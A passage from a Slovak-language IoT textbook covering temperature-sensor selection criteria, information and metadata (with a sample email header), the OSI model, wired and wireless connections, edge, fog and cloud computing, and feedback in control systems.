Citlivosť snímača je parameter, ktorý popisuje, akú minimálnu zmenu hodnoty, napríklad teplotu, dokáže snímač zaznamenať. Citlivejší snímač, ako je termistor, dokáže ľahšie detegovať malé zmeny teploty ako menej citlivý snímač, napríklad termočlánok. Táto citlivosť však prichádza na úkor linearity. To môže byť dôležitý faktor pri určovaní ideálneho výberu snímača pre teploty, ktoré meriate. Ak máte v úmysle zachytiť zmenu stupňa zlomu v malom teplotnom rozsahu, termistor sa javí ako vhodnejší. Pre snímanie väčších teplotných zmien v širšom rozsahu teplôt môže stačiť termočlánok.

Doba odozvy

Čas odozvy je mierka času, za ktorý snímač reaguje na zmenu teploty. Mnohé faktory môžu spôsobiť zvýšenie alebo zníženie doby odozvy. Výmena za nevýhodu horšej odozvy je menšia náchylnosť na chyby spôsobené napríklad samo ohrievaním.

Stabilita

Stabilitasnímača je známkou jeho schopnosti udržiavať konzistentný výstup pri danej teplote. Materiál zohráva kľúčovú úlohu v stabilite daného snímača.

Presnosť

Rovnako ako pri akejkoľvek aplikácii merania, pochopenie požiadaviek na presnosť je rozhodujúce pre zabezpečenie spoľahlivých výsledkov. Výber senzora a meracieho hardvéru zohráva dôležitú úlohu v absolútnej presnosti merania, ale rovnako aj menšie detaily, ako je kabeláž, relatívna blízkosť iných zariadení, tienenie, uzemnenie, atď. môžu mať vplyv na presnosť.

Pri výbere snímača je potrebné si všímať špecifikované tolerancie a všetky faktory, ktoré by mohli mať vplyv na túto špecifikáciu (napríklad dlhodobé vystavenie vysokým teplotám). Pozornosť je potrebné venovať tomu, aby sa snímač a meracie zariadenie volili s podobnou presnosťou. Nízka tolerancia prináša vyššiu cenu, ale pri použití meracieho zariadenia s nízkou kvalitou sa nemusí dosiahnuť dodatočná presnosť merania.

Životnosť


Aby sa zabezpečilo, že snímače teploty zostanú v prevádzke po dobu životnosti aplikácie, musí návrhár rozumieť prostrediu, v ktorom budú nasadené. Niektoré snímače (napríklad termočlánky) sú z dôvodu ich konštrukcie trvanlivejšie. Kovy vybrané pre konkrétny termočlánok však majú odlišnú odolnosť voči korózii. Navyše snímač zapuzdrený v izolačnom minerálnom a ochrannom kovovom plášti je odolnejší voči opotrebovaniu a korózii v priebehu času, ale stojí viac a ponúka menšiu citlivosť. Treba tiež poznamenať, že rôzne konfigurácie snímačov môžu mať špeciálne požiadavky na montáž, aby sa zabezpečilo pevné fyzické a tepelné pripojenie.

Náklady

Rovnako ako u všetkých aspektov projektu, môžu byť kľúčovým limitujúcim faktorom náklady. Pri niektorých aplikáciách môže prínos linearity prevážiť zvýšenie nákladov. Pri zohľadnení celkových nákladov na systém musíte tiež zvážiť dodatočné náklady na zapojenie, montáž a úpravu signálu.

2.7 Komunikácia

Princípy komunikácie môžeme nájsť v prírode, medzi ľuďmi, vo vyspelej civilizácii aj medzi strojmi a zariadeniami. Veľmi zjednodušene povedané, komunikácia je dvojsmerný proces so snahou o dosiahnutie vzájomného porozumenia, v ktorom si účastníci vymieňajú informácie, správy, nápady, pocity.

Obrázok 2.10 - Komunikačný model

Zdroj [7]

Aby mohla komunikácia prebehnúť, sú potrebné tieto prvky a procesy:

- odosielateľ,
- príjemca,
- správa (nesie v sebe informáciu),
- médium,
- kódovanie,
- dekódovanie.

V procese komunikácie sa ďalej objavujú, nie sú ale nevyhnutné:

- odpoveď,
- spätná väzba,
- šum.

Účelom komunikácie je prenos informácie. Informácie pomáhajú odstraňovať neistotu, alebo poskytujú odpoveď na určitú otázku. Sú teda spojené s údajmi a poznatkami, ktoré pomáhajú chápať reálny svet, rozhodovať sa, prípadne aj predchádzať nebezpečenstvu.

2.7.1 Informácie

Slovo informácia pochádza z latinského základu **Informate**, čo v preklade znamená “dať myšlienkam formu”. Informácie sú poznatky o konkrétnom subjekte, otázke, udalosti alebo procese.

Informácie môžu byť zakódované do rôznych foriem. Účelom môže byť:

- Zaistenie efektívneho prenosu informácie na vzdialené miesto.
- Zabezpečenie informácie pred neželaným čítaním.

Informácie sú nevyhnutné takmer pre každú činnosť - plánovaný príchod autobusu, cesta k cieľu v novom meste, postup pre prípravu obedu, montážny manuál, návod na použitie, zmluvné podmienky a mnoho iných činností a situácií, ktoré sú bežnou súčasťou života človeka. Informácie sú na každom kroku.

Pre realizáciu jednotlivých úloh potrebujeme iný typ informácií. Nájsť tie najviac najužitočné a relevantné informácie, potrebné pre splnenie úlohy môžu poskytnúť odpovede na nasledujúce otázky:

- Kde hľadať informácie?
- Aké rôzne zdroje informácií sú k dispozícií?
- Aké informácie sú dostupné?
- Prečo potrebujeme konkrétne tieto informácie a nie iné?
- Sú tieto informácie pravdivé?
- Sú tieto informácie úplne?

Typy informácií

Každé zariadenie môže poskytovať, alebo spracovávať rôzne typy dát. Ak sú dáta zasadené do kontextu, získame z nich informácie. Existuje niekoľko typov informácií. Pre každý typ informácie a jeho optimálne spracovanie sa môže vyžadovať odlišný systém.

Mnoho systémov pre komunikáciu využíva prispôsobené API (application programming interface) rozhrania, ktoré zabezpečujú, že systém dostane na vstupe dáta vo formáte, ktorému rozumie a ktorý vyžaduje.

Metadáta

Pri prenose dát sa často stretávame s konceptom metadát. Metadáta sú informácie o informáciách.

Metadáta môžu byť vložené do digitálneho objektu alebo môžu byť uložené samostatne. Metadáta nie sú používateľom zvyčajne viditeľné.

Napríklad údaj 04012 nemá sám o sebe žiaden význam. Akonáhle sú k týmto dátam pripojené aj metadáta, stane sa z nich informácia, ktorá nadobudla kontext. Táto informácia je použiteľná pri ďalšom spracovaní a rozhodovaní. Napríklad:

```
<psc> 04012 </psc>
```

Veľmi dobrým príkladom metadát je hlavička mailovej správy:

```
Delivered-To: x...y@gmail.com
Received: by 10.80.209.194 with SMTP id i2csp3084784edg;
        Wed, 18 Apr 2018 08:26:32 -0700 (PDT)
X-Google-Smtp-Source:
AIpwx49F7kbSrbMTiALn3zXk5DoBkJUM6U1GIXIgNLaJ43Vu2aUcA3LqmgKm3ZniS
X-Received: by 10.28.175.140 with SMTP id y134mr2233463wme.139.1524065191998;
        Wed, 18 Apr 2018 08:26:31 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=1524065191; cv=none;
        d=google.com; s=arc-20160816;
        b=I4uGqYX2T8oayVCToQYyWtYZ8JPapDzmcc2OJyNeFWQW/Sw0RQ9N64LH/f
         6QNfxrzI862d0mqt4mLC90JrOL4MVkHuDbuDTZGSrWfih2GmeYjh3qCyYP
         KrdptaDacqb3yu0amdYoNmnvCxz1XJ1rKShHw9sVaBj2tgnpV4krN+ftbUL
         zsyvKmZxuJd3yBQDG+xks3dOEs+jRtJpLoIMQ4zxivnI3/sXoirX53iW4q
         KweMt6Vux/+5IbtZ2rwdYxe216Pvq/+pp5C3Xoj1rxXILKiinHsyfhm0tb
         BKFw==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com;
s=arc-20160816;
h=content-transfer-encoding:mime-version:message-id:subject:reply-to
:from:to:date:dkim-signature:delivered-to:arc-authentication-results;
```

Metadáta môžu zhromažďovať, uchovávať a analyzovať na dobré účely organizácie, ako sú vlády, marketingové organizácie a poskytovatelia zdravotnej starostlivosti. Údaje by sa mohli použiť na

zobrazenie podporných vládnych iniciatív, objavujúcich sa trendov v nakupovaní alebo na zlepšenie prístupu k lekárom a ambulanciám.

Metadáta je možné použiť aj na ukladanie a archiváciu dát. Bohužiaľ, informácie v metadátach môžu byť tiež zneužité a použité na napadnutie nášho súkromia, sledovanie našich pohybov, prípadne ukradnutie našich peňazí alebo identity.

TIP!

V niektorých aplikáciách je možné ukladanie a spracovanie metadát vypnúť. Toto sa často nachádza na karte Nastavenia alebo Možnosti (Settings, Options). Pretože každá aplikácia je iná, skontrolujte dokumentáciu a zistite, či daná verzia systému podporuje požadované príkazy a komunikačný formát.

Príkazy

Príkazy sú akcie, ktoré vykonáva koncové zariadenie. Vo väčšine prípadov sú obmedzené v závislosti od implementácie systému. Rôzne príkazy používa termostat a výrobná linka. Príkazy nie sú samé o sebe reprezentované ako dáta.

V niektorých prípadoch je na príkaz naviazaná návratová hodnota, prípadne potvrdzovacia správa. Príklady príkazov:

- otočiť vľavo,
- otočiť vpravo,
- zapnúť,
- vypnúť,
- zobraziť text “14 °C”.

Prevádzkové informácie

Prevádzkové informácie sú údaje, ktoré sú dôležité pre prevádzku zariadenia, nevyužívajú sa pre poskytovanie pridanej hodnoty. Môže to zahŕňať napríklad prevádzkovú teplotu procesora a stav batérie. Tento druh údajov nemusí mať dlhodobú analytickú hodnotu, má však krátkodobú hodnotu, ktorá pomáha udržiavať prevádzkový stav, ako je napríklad diagnostika problémov, prevencia proti výpadkom.

Spracovanie dát

Dáta, ktoré neposkytujú požadované informácie, sú ďalej spracované, alebo uchované pre ďalšie použitie napríklad s pomocou týchto operácií:

- **transformácia údajov** - prevod dát do iného formátu, napríklad konverzia napätia signálu zachyteného prijímačom na kalibrovanú jednotku teploty.

- **agregácia údajov a analýza** - kombináciou údajov je možné aplikovať štatistickú analýzu. Napríklad s pomocou priemerovania údajov medzi viacerými zariadeniami je možné odfiltrovať extrémne výchylky, ktoré by mohli spôsobiť chybné rozhodnutia.


- **obohatenie údajov** - kombinácia údajov generovaných zariadením s inými metaúdajmi o zariadení alebo s inými dátovými súbormi, ako sú údaje o počasí alebo údaje o premávke, ktoré sa použijú pri následnej analýze.

- **presúvanie údajov** - proces pri, ktorom údaje môžete získavať na jednom mieste, spracovať na druhom a ukladať a archivovať na treťom. Všetky miesta môžu byť navzájom technicky a geograficky nezávislé.

2.8 Komunikačný model

Pre pochopenie konceptu komunikácie bolo vytvorených niekoľko modelov, ktoré všeobecne popisujú proces komunikácie. Zvyčajne je model rozdelený do niekoľkých vrstiev, kde každá vrstva poskytuje špecifické služby. Pri sieťovej komunikácií je najčastejšie používaný OSI model.

Všeobecne uznávaný komunikačný model zabezpečuje, že aj zariadenia rôznych výrobcov dokážu medzi sebou bez problémov komunikovať. Takto je možné zložiť komplexnú sieťovú a IoT infraštruktúru so zariadeniami od rozličných výrobcov.

Obrázok 2.11 - OSI model

Zdroj [8]

Rozdelenie komunikácie medzi viacero zariadení a vrstiev má niekoľko výhod. Prvou je to, že pomáha zlepšovaniu rozvoja technológií, pretože zmeny v jednej komunikačnej vrstve neovplyvňujú komunikáciu v iných vrstvách.

Ďalej podporuje konkurenciu podnikov, pretože komunikačné štandardy zabezpečujú, že zariadenia od rôznych výrobcov sú schopné spolu komunikovať. Taktiež pomáhajú navrhovať nové komunikačné štandardy (protokoly), pretože protokoly pracujúce na danej vrstve majú definované informácie, s ktorými môžu pracovať a rozhranie pre komunikáciu s nižšími alebo vyššími vrstvami.

Jednotlivé vrstvy ISO OSI modelu majú nasledovné funkcie:

1. **fyzická vrstva** - popisuje ako vyzerá fyzická časť siete. Definuje rozmery a fyzikálne parametre konektorov, vodičov, úrovne hodnôt logickej 1 a logickej 0 na tom-ktorom prenosovom médiu, spôsob reprezentácie a kódovania informácií.

2. **spojová vrstva** (označovaná aj datalinková)- popisuje komunikáciu medzi dvomi susednými zariadeniami v počítačovej sieti. Je v nej špecifikované ako sú definované adresy jednotlivých zariadení, ako prebieha synchronizácia, či kontrola a oprava dát alebo zisťovanie, či sú voľné prenosové linky.

3. **sieťová vrstva** - popisuje výber prenosovej cesty údajov v sieti, určuje ako majú vyzerať adresy koncových zariadení (predošlá vrstva riešila len susedné zariadenia). Jej úlohou je čo najlepšie doručiť dáta z jedného na druhý koniec prenosovej cesty.

4. **transportná vrstva** - určuje spôsob, ktorým sa v rámci jedného zariadenia priradí komunikácia do tých správnych aplikácií pre ich spracovanie. Jej úlohou je tiež overiť správne doručenie dát medzi koncovými zariadeniami a riadenie dátového toku.

5. **relačná vrstva** - jej úlohou je udržiavať spojenie medzi aplikáciami na koncových zariadeniach a zabezpečovať potrebnú výmenu dát bez prerušenia.

6. **prezentačná vrstva** - má za úlohu správne prezentovať dáta, napríklad pripojiť k telu emailu aj hlavičku, v ktorej je určená priorita emailu, adresa pre odpoveď, jazyk správy a podobne. Dôležitú úlohu tiež zohráva pri šifrovaní dát.

7. **aplikačná vrstva** - tvorí rozhranie medzi používateľom a sieťou a jej úlohou je prijímať dáta od používateľov, správne ich interpretovať a naformátovať podľa vopred daných komunikačných štandardov. Na druhej strane komunikácie má táto vrstva za úlohu dáta správne zobraziť.

2.9 Spojenia

V IoT systémoch sú začlenené koncové elektronické zariadenia (Arduino, Raspberry PI), sieťové zariadenia (router, switch, server, antény,…). Tieto zariadenia sú prepojené na rôznych vrstvách komunikačného modelu.

Aj preto sa používa niekoľko rôznych významov slova "pripojenie" alebo “spojenie”, ktoré sa používajú pri navrhovaní, konfigurácii, diagnostike a odstraňovaní problémov s IoT systémom.


Elektronické spojenia

Ako jedným z prvých pripojení, je elektronické pripojenie zariadení. Môže ísť napríklad o pripojenie k zdroju napájania. Zdrojov napájania môže byť niekoľko typov:

- batérie,
- sieťové napájanie,
- externé napájacie zdroje (na konverziu AC na DC),
- napájanie cez Ethernet (PoE).

Väčšina zariadení sa pripája k elektrickej sieti, odkiaľ získava elektrickú energiu pre svoju činnosť. IoT zariadenia sa používajú aj na vzdialených miestach, kde je často obmedzený prístup k sieti, alebo sieť nie je k dispozícii vôbec. V týchto situáciách sa získava energia zo slnečných článkov, alebo teplotných rozdielov (termočlánkov) na napájanie zariadení.

Spojenie z pohľadu elektroniky sa týka aj drôtov a obvodov používaných v IoT zariadeniach. Všetky IoT zariadenia majú obvody, ktoré spolu spájajú snímače, ovládače a riadiace jednotky.

Obrázok 2.12 - Kontaktné pole

Zdroj [6]

Aby sa počas prototypovania nových zariadení, proces prepájania súčiastok zjednodušil, často sa používa kontaktné pole. Pole poskytuje flexibilný spôsob, ako vytvoriť elektronické zapojenie na úrovni obvodu, s prístupom a možnosťou rýchlej výmeny všetkých komponentov. Výroba nového plošného spoja a osadenie súčiastok je veľmi náročný proces, ktorý trvá veľmi dlho v porovnaní so simuláciou plošného spoja na kontaktnom poli.

Datalinkové spojenia


Ďalší význam slova "pripojenie" sa vzťahuje na dátové spojenia. Prostredníctvom OSI modelu sú typy spojení definované tromi vrstvami:

- vrstva 1 - fyzická vrstva,
- vrstva 2 - spojová vrstva,
- vrstva 3 - sieťová vrstva.

V súčasnosti sú najrozšírenejšie tri typy médií, ktoré používajú zariadenia pre komunikáciu cez internet a sú nimi medená kabeláž, optické vlákno a rádiové spojenie známe aj ako WiFi.

Medená kabeláž


Siete, ktoré používajú medené médiá, pretože sú lacné, ľahko sa inštalujú. Medené médium je však obmedzené maximálnou vzdialenosťou prenosu, ktorá často nepresahuje desiatky metrov a rušením signálu. Preto všetky medené médiá musia dodržiavať technické obmedzenia vzdialenosti.

Obrázok 2.13 - UTP kábel

Vláknová optika

Káble s optickými vláknami sú v dôsledku svojej odolnosti voči rušeniu signálu používané pre diaľkové prenosy. Signál môže cestovať oveľa dlhšie bez degradácie kvality, než je tomu pri použití medených káblov. Nevýhodou je vysoká cena.

Obrázok 2.14 - Optické vlákna

Vysielajúce zariadenie vysiela binárne signály vo forme svetelných impulzov s pomocou LED alebo laserov. Prijímacie zariadenie používa fotodiódy na detekciu svetelných impulzov a ich spätnú konverziu na napätie.


Bezdrôtové pripojenie

Bezdrôtové zariadenie pozostáva zo širokej škály možností pripojenia vrátane elektromagnetických signálov, rádiových a mikrovlnných frekvencií, mobilných a satelitných spojení. Infraštruktúra je tvorená vysielačmi a prijímačmi vo forme antén, ktoré prenášajú dáta vo forme elektromagnetického vlnenia (podobne ako televízia alebo rádio).

Aby bol možný bezdrôtový prenos informácie, musí byť do antény privedený elektrický signál s vysokou frekvenciou. Následne sa tento signál v anténe premieňa na elektromagnetickú vlnu. Signál privádzaný do antény vzniká procesom modulácie z nosného vysokofrekvenčného signálu s frekvenciou rádovo MHz a GHz a modulačného signálu, ktorý reprezentuje informáciu.

Modulačný signál môže ovplyvňovať buď amplitúdu (AM modulácia), alebo frekvenciu (FM modulácia) nosného signálu, prípadne iné parametre nosného signálu. Na prijímacej strane anténa

premieňa elektromagnetickú vlnu späť na elektrický signál a procesom demodulácie získava z prijatého signálu požadovanú informáciu, ktorá bola vysielaná.

Obrázok 2.15 - Rádiová komunikácia

Bežná WiFi sieť využíva pre prenos dát frekvenčné pásmo 2.4GHz, podobne ako kuchynské mikrovlnné rúry (čo sa môže prejaviť aj zníženou kvalitou signálu v prípade blízkosti vysielača a spomínaného spotrebiča). Výhodou bezdrôtových spojení je ich relatívne jednoduchá inštalácia a v prípade použitia smerových antén aj veľký dosah, no nevýhodou je veľká náchylnosť na elektromagnetické rušenie a silná degradácia kvality a dosahu signálu pri prekážkach v ceste signálu.

Obrázok 2.16 - Najčastejšie používané konektory

Zdroj [5]

Všetky konektory medených káblov, optických vlákien a antén rádiového prenosu spĺňajú špecifické štandardy fyzickej vrstvy. Tieto normy špecifikujú mechanické rozmery konektorov a prijateľné elektrické vlastnosti každého typu prenosu signálu. Tieto sieťové médiá tiež bežne používajú modulárne konektory a zástrčky na jednoduché pripojenie a odpojenie.

Komunikačné spojenie systémov

Na najvyššej vrstve komunikácie je komunikácia medzi aplikáciami, ktoré sú súčasťou riadiacich systémov zariadení. Každá komunikácia medzi aplikáciami má svoje špecifiká. Niektoré aplikácie potrebujú komunikovať šifrovane, iné si vystačia s takzvanou plain-text (text v nezašifrovanej podobe) formou, pretože neposielajú citlivé dáta. Niektoré aplikácie prenášajú dáta raz za čas, iné kontinuálne v dátových prúdoch v pravidelných intervaloch. Na zabezpečenie komunikácie medzi aplikáciami slúžia komunikačné protokoly.

Komunikačný protokol je súbor pravidiel, ktoré používajú programy alebo operačné systémy na komunikáciu medzi dvoma koncovými bodmi. Protokoly popisujú syntax (tvar komunikácie),

sémantiku (význam komunikácie) a synchronizáciu (časovanie) komunikácie a tiež pravidlá pre kontrolu a zotavenie sa z chýb v komunikácii.

Medzi známe protokoly patrí napríklad protokol HTTP určený pre prenos webstránok a súborov medzi internetovým prehliadačom a web serverom, či SMTP pre odosielanie elektronickej pošty alebo SSH pre vzdialenú správu zariadení.

Vo svete IoT však vzniká potreba nových protokolov pre bezpečný a nenáročný prenos dát. Naviac musia medzi sebou komunikovať zariadenia na rôznych úrovniach - koncové zariadenia navzájom (M2M - machine to machine), koncové zariadenia s bránou (M2G - machine to gateway) alebo koncové zariadenia s cloudovými servermi (M2C - machine to cloud). Medzi nové protokoly môžeme zaradiť MQTT alebo REST.

Detailnejší popis jednotlivých protokolov je uvedený v kapitole 5, ktorá sa venuje problematike sietí.

2.10 Tok informácií v IoT

Kľúčové komponenty najjednoduchších IoT systémov zahŕňajú senzory prepojené drôtovým alebo bezdrôtovým spojením na riadiace prvky alebo akčné členy. Niektoré prvky v IoT systémoch dokonca majú viac ako jednu funkciu. Napríklad riadiaci prvok - kontrolér môže zbierať dáta zo senzorov a na základe týchto dát bez zásahu človeka môže pomocou akčného člena upraviť parametre prostredia (zvýšiť teplotu, znížiť osvetlenie, …). Takýto model, keď kontrolér spracúva dáta priamo zo senzorov a hneď ich aj riadi nazývame pojmom edge computing.

Kontrolér ale môže slúžiť aj ako brána (gateway) do lokálnej siete. V takomto prípade sa kontrolér stará o zber dát a ich posunutie na výkonnejší počítač v lokálnej sieti. Tento počítač následne dáta spracuje a vyhodnotí, aká akcia sa má vykonať, alebo len dáta uloží do databázy pre neskoršiu analýzu. Ak sa dáta spracúvajú v lokálnej sieti, hovoríme o modeli s názvom fog computing.

Kontrolér však môže dáta prenášať aj na vzdialené servery. Ide najmä o také IoT riešenia, ktoré spracúvajú veľké množstvá dát z viacerých lokalít alebo IoT systémy, ktorých riadenie má byť zabezpečené odkiaľkoľvek z internetu a má byť ľahko rozšíriteľné (škálovateľné). Dáta na vzdialených serveroch potom môžu byť ukladané, analyzované, spracúvané a výsledky spracovania odosielané do akčných členov. Takémuto modelu, kde sa dáta spracúvajú na vzdialených serveroch, hovoríme cloud computing.

Ak by sme mali tieto modely porovnať, tak vo všeobecnosti platí, že čím bližšie sa dáta spracúvajú, tým je možné rýchlejšie ovplyvniť systém cez akčné členy. Edge computing je teda z hľadiska rýchlosti odozvy najrýchlejší a cloud najpomalší. Ak sa však na porovnanie pozrieme z hľadiska výpočtového výkonu, kontroléry v edge computingu majú výkon najmenší, zatiaľ čo servery majú vysoký výpočtový výkon aj úložné kapacity.

V praxi sa preto používa kombinovaný prístup. Na rozhraní (edge) sa vykonávajú najkritickejšie operácieako napríklad spustenie sirény, či zamknutie dverí pri narušení objektu alebo spustenie hasiaceho systému v prípade požiaru autobusu. Menej kritické, no výpočtovo náročnejšie operácie ako sú spracovanie obrazu z kamier v budove, spracovanie dát z viacerých senzorov v autobuse a ich lokálna analýza sa deje v centrálnej jednotke v lokálnej sieti (fog-u), no ukladanie a analýza dát

o narušení viacerých budov alebo zber veľkého množstva dopravných dát z premávky v meste sa ukladá a analyzuje na vzdialených serveroch (v cloud-e).

Komunikačný proces

Proces používa vstupy na vykonanie správnych akcií na dosiahnutie požadovaného výstupu. Formálne povedané, procesomje séria krokov vykonanýchza účelom dosiahnutia želaného výsledku.

Systém je súbor pravidiel, ktoré riadia sériu krokov, alebo akcií v procese. Procesom je napríklad návod na montáž nábytku. Môže to byť žiadosť o štátny príspevok na presťahovanie za prácou. V prípade veľkých firiem sa často stretávame s procesmi, kde sa definujú postupy práce.

Obrázok 2.17 - Komunikačný proces

Zdroj [5]


V prípade vedenie auta,ako procesu, vstupy zahŕňajú rýchlosť, smer a blízkosť iných vozidiel. Medzi akcie patrí zrýchlenie, brzdenie a riadenie vozidla. Všetky tieto akcie vytvárajú systém známy ako jazda. Príkladom výstupov by bola správna rýchlosť, smer a blízkosť k iným vozidlám a prekážkam.

Spätná väzba

Existuje mnoho rôznych typov zariadení s podporou IoT. Väčšina takýchto zariadení však používa senzory, ovládače a pohony na vykonávanie funkcií.

Pre kontrolu a ovládanie zariadenia v prostredí je potrebná spätná väzba (feedback). Tak, ako je v komunikácii človeka dôležitá spätná väzba aj pri riadení systémov je potrebná spätná väzba. Tak, ako chlapec potrebuje vedieť, či dievča reaguje na jeho vábenie, tak aj termostat potrebuje vedieť, či má vypnúť alebo zapnúť plynový kotol.

Najjednoduchšia schéma spätnej väzby popisuje situáciu, kedy sa výstup stáva súčasťou vstupu a tým dokáže ovplyvniť správanie celého systému.

Obrázok 2.18 - Schéma spätnej väzby

Z teórie systémov poznáme dva základné typy spätnej väzby:


- kladná/pozitívna spätná väzba (positive feedback),
- záporná/negatívna spätná väzba (negative feedback).

Kladná spätná väzba

Je väčšinou nepríjemná záležitosť, pretože signál z výstupu sa pripočíta k vstupu a tým sa výstup ešte viac zosilní. Typickým príkladom je spätná väzba z reproduktorov. Ak stojíme s mikrofónom blízko pri reproduktore, signál z reproduktoru sa prenesie do mikrofónu, v hudobnom zosilňovači sa zosilní, prenesie sa na reproduktor a takto dookola, čoho výsledkom je nepríjemné pískanie. Hovoríme, že kladná spätná väzba destabilizuje systém, pretože ho odchyľuje od rovnovážneho (žiadaného) stavu.

Záporná spätná väzba

Tento typ spätnej väzby sa naopak používa na stabilizáciu systému, teda jeho návrat do rovnovážneho (žiadaného) stavu. Predstavme si napríklad splachovač. Jeho úlohou je napustiť do nádržky vodu po spláchnutí. Čím viac je nádržka naplnená vodou, tým viac plavák uzatvára napúšťací ventil, až do jeho úplného zatvorenia a zastavenia prítoku vody do nádržky.

Obrázok 2.19 - Schéma riadenia teploty s pomocou spätnej väzby

